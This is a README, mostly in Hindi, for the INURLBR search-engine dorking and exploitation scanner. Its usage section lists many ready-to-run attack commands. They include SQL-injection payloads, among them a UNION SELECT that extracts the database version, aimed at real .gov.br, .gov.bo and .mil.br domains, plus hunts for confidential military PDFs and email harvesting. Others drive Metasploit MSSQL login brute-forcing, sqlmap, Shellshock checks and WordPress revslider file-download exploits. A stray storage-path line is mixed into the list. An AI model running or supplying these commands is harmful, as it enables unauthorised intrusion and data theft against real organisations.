 mrcl0wnlab/scanner-inurlbr
सर्च इंजनों में उन्नत खोज, प्रत्येक लक्ष्य / यूआरएल के लिए आंतरिक कस्टम सत्यापन जंक्शन के साथ ईमेल और यूआरएल कैप्चर करने वाले GET / POST का दोहन करने के लिए प्रदान किए गए विश्लेषण को सक्षम करती है।



सर्च इंजन में उन्नत खोज, GET/POST के माध्यम से ईमेल और URL कैप्चर करने के लिए प्रदान किए गए शोषण का विश्लेषण सक्षम करती है, प्रत्येक लक्ष्य/मिले URL के लिए एक आंतरिक कस्टम सत्यापन जंक्शन के साथ।
एक PHP उपकरण जो विभिन्न लिनक्स वितरणों पर चल सकता है, हैकर्स और सुरक्षा पेशेवरों को उनके विशिष्ट सर्च इंजनों में मदद करता है। स्वचालित अन्वेषण के कई तरीके हैं, जिनमें स्कैनर भी शामिल है।
INURLBR (कोडनेम: Facada) उपकरण हैकिंग समुदाय की सहायता के लिए बनाया गया था। वेब में संभावित कमजोरियों की पहचान करने, उन्नत खोज करने के लिए। इंटरनेट पर लक्ष्य खोजने के लिए Google हैकिंग (dorking) तकनीकों का उपयोग करना। इस उपकरण में सर्च इंजन की अविश्वसनीय शक्ति है।
This or previous program is for Educational purpose ONLY. Do not use it without permission. The usual disclaimer applies, especially the fact that me (MrCl0wnLab) is not liable for any damages caused by direct or indirect use of the information or functionality provided by these programs. The author or any Internet provider bears NO responsibility for content or misuse of these programs or any derivatives thereof. By using these programs you accept the fact that any damage (dataloss, system crash, system compromise, etc.) caused by the use of these programs is not MrCl0wnLab's responsibility.
## संपर्क```properties
Autor:    MrCl0wn (a.k.a GoogleINURL)
Blog:     https://blog.mrcl0wn.com
Blog:     https://blog.inurl.com.br (old)
GitHub:   https://github.com/MrCl0wnLab
Twitter:  https://twitter.com/MrCl0wnLab
Email:    mrcl0wnlab\@\gmail.com
PHP Version 8.3
php8 curl LIB
php8 cli LIB
cURL support enabled
allow_url_fopen On
permission Reading & Writing
User root privilege, or is in the sudoers group
Operating system Linux
Proxy random TOR
## निर्भरताएँ स्थापित करें```properties
curl
php8.3
php8.3-cli
php8.3-curl
xterm
tor
अधिमानतः, आप Git रिपॉजिटरी को क्लोन करके inurlbr डाउनलोड कर सकते हैं:```properties git clone https://github.com/MrCl0wnLab/SCANNER-INURLBR.git
inurlbr [php](http://php.net/downloads.php) संस्करण **8.3**  लिनक्स प्लेटफार्मों के साथ काम करता है।

## स्क्रिप्ट निष्पादन की अनुमति देना```properties
chmod +x inurlbr
ln -s $PWD/inurlbr /usr/bin/inurlbr
## उपयोग
बुनियादी विकल्पों और स्विचों की सूची प्राप्त करने के लिए उपयोग करें:```properties
inurlbr -h
सभी विकल्पों और स्विचों की सूची प्राप्त करने के लिए उपयोग करें:```properties inurlbr --help
कमांड उदाहरण:```properties
inurlbr --info
एक से अधिक टोकन पंजीकृत करना संभव है।```bash ./resources/token.ipinfo.inurl
## अपने स्ट्रिंग सेट करना
आप अधिक मान्यता स्ट्रिंग पंजीकृत कर सकते हैं```bash
./resources/strings.validation.inurl
आप अपने परिणामों को दूषित करने वाले अधिक फ़िल्टर मान पंजीकृत कर सकते हैं।```bash ./resources/trash_list.validation.inurl
## कमांड्स```properties
inurlbr --dork 'site:sp.gov.br' --save-as '/tmp/sp.gov.br.txt' -q 1 -u

inurlbr --dork 'inurl:php?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'inurl:aspx?id=' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork 'index of wp-content/uploads' -s save.txt -q 1,6,2,4 -t 2 --exploit-get '?' -a 'Index of /wp-content/uploads'

inurlbr --dork 'site:.mil.br intext:(confidencial) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'confidencial'

inurlbr --dork 'site:.mil.br intext:(secreto) ext:pdf' -s save.txt -q 1,6 -t 2 --exploit-get '?' -a 'secreto'

inurlbr --dork 'site:br inurl:aspx (id|new)' -s save.txt -q 1,6 -t 1 --exploit-get "?´'%270x27;"

inurlbr --dork '.new.php?new id' -s save.txt -q 1,6,7,2,3 -t 1 --exploit-get '+UNION+ALL+SELECT+1,concat(0x3A3A4558504C4F49542D5355434553533A3A,@@version),3,4,5;' -a '::EXPLOIT-SUCESS::'

inurlbr --dork 'new.php?id=' -s teste.txt  --exploit-get ?´0x27  --command-vul 'nmap sV -p 22,80,21 _TARGET_'

inurlbr --dork 'site:pt inurl:aspx (id|q)' -s bruteforce.txt --exploit-get ?´0x27 --command-vul 'msfcli auxiliary/scanner/mssql/mssql_login RHOST=_TARGETIP_ MSSQL_USER=inurlbr MSSQL_PASS_FILE=/home/pedr0/Documentos/passwords E'

inurlbr --dork 'site:br inurl:id & inurl:php' -s get.txt --exploit-get "?´'%270x27;" --command-vul 'python ../sqlmap/sqlmap.py -u "_TARGETFULL_" --dbs'

inurlbr --dork 'inurl:index.php?id=' -q 1,2,10 --exploit-get "'?´0x27'" -s report.txt --command-vul 'nmap -Pn -p 1-8080 --script http-enum --open _TARGET_'


inurlbr --dork 'site:.gov.br email' -s reg.txt -q 1  --regexp '([\w\d\.\-\_]+)@([\w\d\.\_\-]+)'

inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s emails.txt -m

inurlbr --dork 'site:.gov.br email (gmail|yahoo|hotmail) ext:txt' -s urls.txt -u

inurlbr --dork 'site:gov.bo' -s govs.txt --exploit-all-id  1,2,6

inurlbr --dork 'site:.uk' -s uk.txt --user-agent  'Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)'

inurlbr --dork-file 'dorksSqli.txt' -s govs.txt --exploit-all-id  1,2,6

inurlbr --dork-file 'dorksSqli.txt' -s sqli.txt --exploit-all-id  1,2,6  --irc 'irc.rizon.net#inurlbrasil'

inurlbr --dork 'inurl:"cgi-bin/login.cgi"' -s cgi.txt --ifurl 'cgi' --command-all 'php xplCGI.php _TARGET_'

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?´'%270x27;"

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find.txt -s output.txt -t 4 --exploit-get "?pass=1234" -a '<title>hello! admin</title>'

inurlbr --target 'http://target.com.br' -o cancat_file_urls_find_valid_cod-200.txt -s output.txt -t 5

inurlbr --range '200.20.10.1,200.20.10.255' -s output.txt --command-all 'php roteador.php _TARGETIP_'

inurlbr --range-rad '1500' -s output.txt --command-all 'php roteador.php _TARGETIP_'

inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8

inurlbr --dork-rad '20' -s output.txt --exploit-get "?´'%270x27;" -q 1,2,6,4,5,9,7,8   --pr

inurlbr --dork-file 'dorksCGI.txt' -s output.txt -q 1,2,6,4,5,9,7,8   --pr --shellshock

inurlbr --dork-file 'dorks_Wordpress_revslider.txt' -s output.txt -q 1,2,6,4,5,9,7,8  --sub-file 'xpls_Arbitrary_File_Download.txt'
